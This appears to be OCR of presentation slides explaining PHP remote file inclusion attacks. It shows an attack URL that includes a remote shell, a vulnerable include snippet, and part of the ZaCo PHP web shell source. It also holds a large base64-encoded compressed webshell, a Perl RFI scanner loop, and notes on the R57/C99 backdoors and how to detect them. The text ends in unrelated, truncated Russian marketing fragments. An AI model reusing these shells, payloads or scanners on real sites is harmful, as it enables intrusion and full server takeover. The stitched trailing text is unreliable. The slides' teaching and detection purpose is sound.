
RFI Technique

- **Find a free upload site**
  - Upload php site as .txt
  - Find vulnerable target site
    - RFI Scanners make this easy
  - Execute Uploaded php as remote file
    - http://www.targetsite.com/index.php?f="http://freeuploadsite.com/phpshell.txt"
  - Upload C&C control panel on target site
  - Vulnerable because of no input sanitization

e.g.

```
<php
 include($_GET['page']);
 ?>
```


Upload Backdoor



```
<?
  ###########################################################
 # Small PHP Web Shell by ZaCo (c) 2004-2006                 #
 #  +POST method                                             #
 #  +MySQL Client+Dumper for DB  and tables                  #
 #  +PHP eval in text format and html for phpinfo() example  #
 # PREVED: sn0w, Zadoxlik, Rebz, SkvoznoY, PinkPanther       #
 # For antichat.ru and cup.su friends usage                  #
 # Sites : Saldiri.Org                                       #
 # Just for fun :)                                           #
  ###########################################################
error_reporting(E_ALL);
@set_time_limit(0);
function magic_q($s)
{
if(get_magic_quotes_gpc())
{
$s=str_replace('\\\'','\'',$s);
$s=str_replace('\\\\','\\',$s);
$s=str_replace('\\"','"',$s);
$s=str_replace('\\\0','\0',$s);
}
return $s;
}
function get_perms($fn)
{
$mode=fileperms($fn);
$perms='';
$perms .= ($mode & 00400) ? 'r' : '-';
$perms .= ($mode & 00200) ? 'w' : '-';
$perms .= ($mode & 00100) ? 'x' : '-';
$perms .= ($mode & 00040) ? 'r' : '-';
$perms .= ($mode & 00020) ? 'w' : '-';
$perms .= ($mode & 00010) ? 'x' : '-';
$perms .= ($mode & 00004) ? 'r' : '-';
$perms .= ($mode & 00002) ? 'w' : '-';
$perms .= ($mode & 00001) ? 'x' : '-';
return $perms;
}
$head=<<<headka
<html>
<head>
<title>Small Web Shell by ZaCo - Saldiri.Org</title>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
```

Website with PHP as '.txt' file ready for use against target


Obfuscated Webshell



```
<?  eval(gzinflate(base64_decode('
7Z17d9s2tvbXnPzVrJXvQKtZR3ZqO9ri3akzx7k7
aZOML+m0mUyGkmiJ1ixqJCqOfTrf/QXAi8j9QLIU
O52eeZs01QDhsgFsAD9C5KM/P/z+z6Pe6M7t+/fu
3P5ua5U/3925/eu3q/z5VWZ4b+wNk3h4Ybx98dZ4
9ObI2D94bHyibfsbo/gj3n7IUz+6MII0wzdGKYnx
TT1Rs9HwjLMgiSdG+yA8L6cr/hSJo3F7J038P8Fg
MAyT83jc347HXX2GFVu4ch/eu3/n9p3bJ9Nh04ni
oTH+vL5h/K+Mun/PeNwLhsNwYDyKE0Omu9tOIybG
r1H/Nm3wt5MombbiYSfeao/D8/oD4/59Q6YLBwNj
FE2CXj8YGp1w2BUvk1EwidLC790z9jpn0dAQ72TR
gQqIctPurj8Qca04+ShyTEQPdeRH26r0t3nMdJhM
+0YwTXqGSCmLvTuI28EgCSeJSN6QiWnTeBy3AqMT
GeqzXjxJto3GptGORUvaidEPjUk4/hSO5cCIEia9
+HwcTkbxMCyV8To4G0UDYWD6kdEJx1E1n2jS/ddR
uy/7SpQyFG8HkTIjGI+Di/U7t2t9UcbYTGqbtcTc
+uc0GgTi7aQXCnvHW900eDodhVvtoB+OROAyCIfB
YCvsBEMRGo2tydbbV+LdD5E10gyTsCsCP08voi35
mXgfXYT9rdNwEPZF4CTojaOt021LhU6DYXs812UH
Yizy615Jk8JkS3qtCHaioLd1FgyjUNUynH5+fzSO
PwWDzgcRMQ47vaAjSw478VhmPxmH4aPDJ+Jdayxs
HoQXspBwEnW1wX9XDvL39/Rhy3eJRzR5hMkjLB5h
8whHRBy/3v+reBnGn4TDiTd7o9FAmv9X2YPvXW14
5Mr/yfJbwbgdDuJhoOxsRapjp6NIvkTpSyB8Sr6k
oUk4aEdT2bfPg+ngsrYpxvF0Kjw1CYsx6Uw7U11z
6rjF6L0/+BBeDIO8b4dPz7daqmNfBk10pialCDzp
vDncOhnEsepY+RoNu6ri42Zb8eGuvLfMc9qJx3Nvf
6srA/qdguNWOP4m3j8PBdBCMxbt+MOhPB8pU0UWh
+Bf1ZTMPD1+I/78ZhcPDw55490s4jrdk0T+F4Xhc
61Hxtht140Es3rTDj61wLBxBNes0kKWeBydBovpt
qxMGSU95q3DPVjiIqgPTG1+wiO4pxJxUI04uej3m
NN2T3uekM2Hpet3JuBp10Wt3ePGn3RMW1Zx0Jz1W
VreXVGOiwS1Lc9rvspjxyeQyZCZ0W5/bLWhSp3XJ
Yj53UxeaTIeBGp0kOAvUVHr/y4eoq/r5/Ztnzz68
/2H/9fFfpfP+JHxt6/WReNebJspfH28933v85kfp
JOKzQP5Jh2wS9JMofRucRq30XT/sTcXkVzn1B63o
UszwTpYuiTrTcf62dOusqFagZoF4Jxa8MHs7ivth
+k4NfHARnM1g/LEb8P4Xnd3p8SFnQ9nj44ERmCXh
wyGqYjFxtxf1p7wk5g3jzudqzGVnnFyw6kRU95K1
65xc8gpF1i5ziHFHGMpHv3fZSVi6pNO7TFhxncse
OKqIU46TRzbF8uf7pVQqwuMRLo9weITNIyweYfKI
Jo8gHtFgER43zOOGedwwjxvmccM8bpjHDfO4YR43
zIUInsX1hbq8Wpcb5nLTXd441zff5R3k8rF1uKUO
t9Thl1jrcUodb6nBLHW6pwy11uKU2N8yCCALXtbhp
```

Compressed base64 webshell code hosted on free web hosting site


RFI Scanning



```
#!/usr/bin/perl
######################################################
#   Author  :  Immortal, Immortalv2 , Clvn3445
#   Program :  Rfi Scanner (Priv8!)
#  Programers :  immortal, immortalv2 , Clvn3445
######################################################
# - Keep Priv8 -
# - Keep Priv8 -
# - Keep Priv8 -
# - Keep Priv8 -

use LWP::UserAgent;
use HTTP::Request;
system("cls");

print q{
-------------------------------------------------------------
  RFI SCANNER
-------------------------------------------------------------
```

Basic RFI Scanner (many publicly available, most written in python/perl)

Persistence and Patience



```
#Cycle

for($i = 0; $i <= 1215; $i++){


#Search RFI

$fck = $link."/".@lol[$i];

$url = $link. "/" .@lol[$i].$include;

$request = HTTP::Request->new(GET=>$url);

$useragent = LWP::UserAgent->new();


$response = $useragent->request($request);

if ($response->is_success && $response->content =~ /r577/) { print "$~censored~ Vulnerable\n"; $i = 1216; }
```


Many scan 1000++ statically known URI’s against targets (detection is rather easy)

Once Found

- **Hundreds of Web backdoors**
  - "Auto-rooters" or password extraction
  - Most based on 3 sources of code…
- **R57**
- **C99**
- **Locus7Shell**
  - Enables Full control of website via browser
  - Webshell code non-existent locally
    - Anti-Forensics
    - Visible via web log analysis
    - Executable processes by WWW visible (unusual)

The backdoors have a range of functionality, but most of them will have methods to bypass PHP security functions, steal information, read/modify files, access SQL databases, crack passwords, execute arbitrary commands and escalate privileges.

C99 Shell



Новости

7 апреля компания «ЦентрСити» переехала в новый офис. Теперь мы находимся в самом центре столицы, недалеко от станций метро Курская и Чкаловская.

6 апреля мы рады объявить о начале деловых отношений со студией «Perfect Design».

Почему

Среди множес
Вам нужно вы
Почему? Мы и
естественное
сайтов. Что эт
информативно
стабильно выс
эффективност
итоге? Прирос
укрепление им
Интересно?

Естественн
помогает в

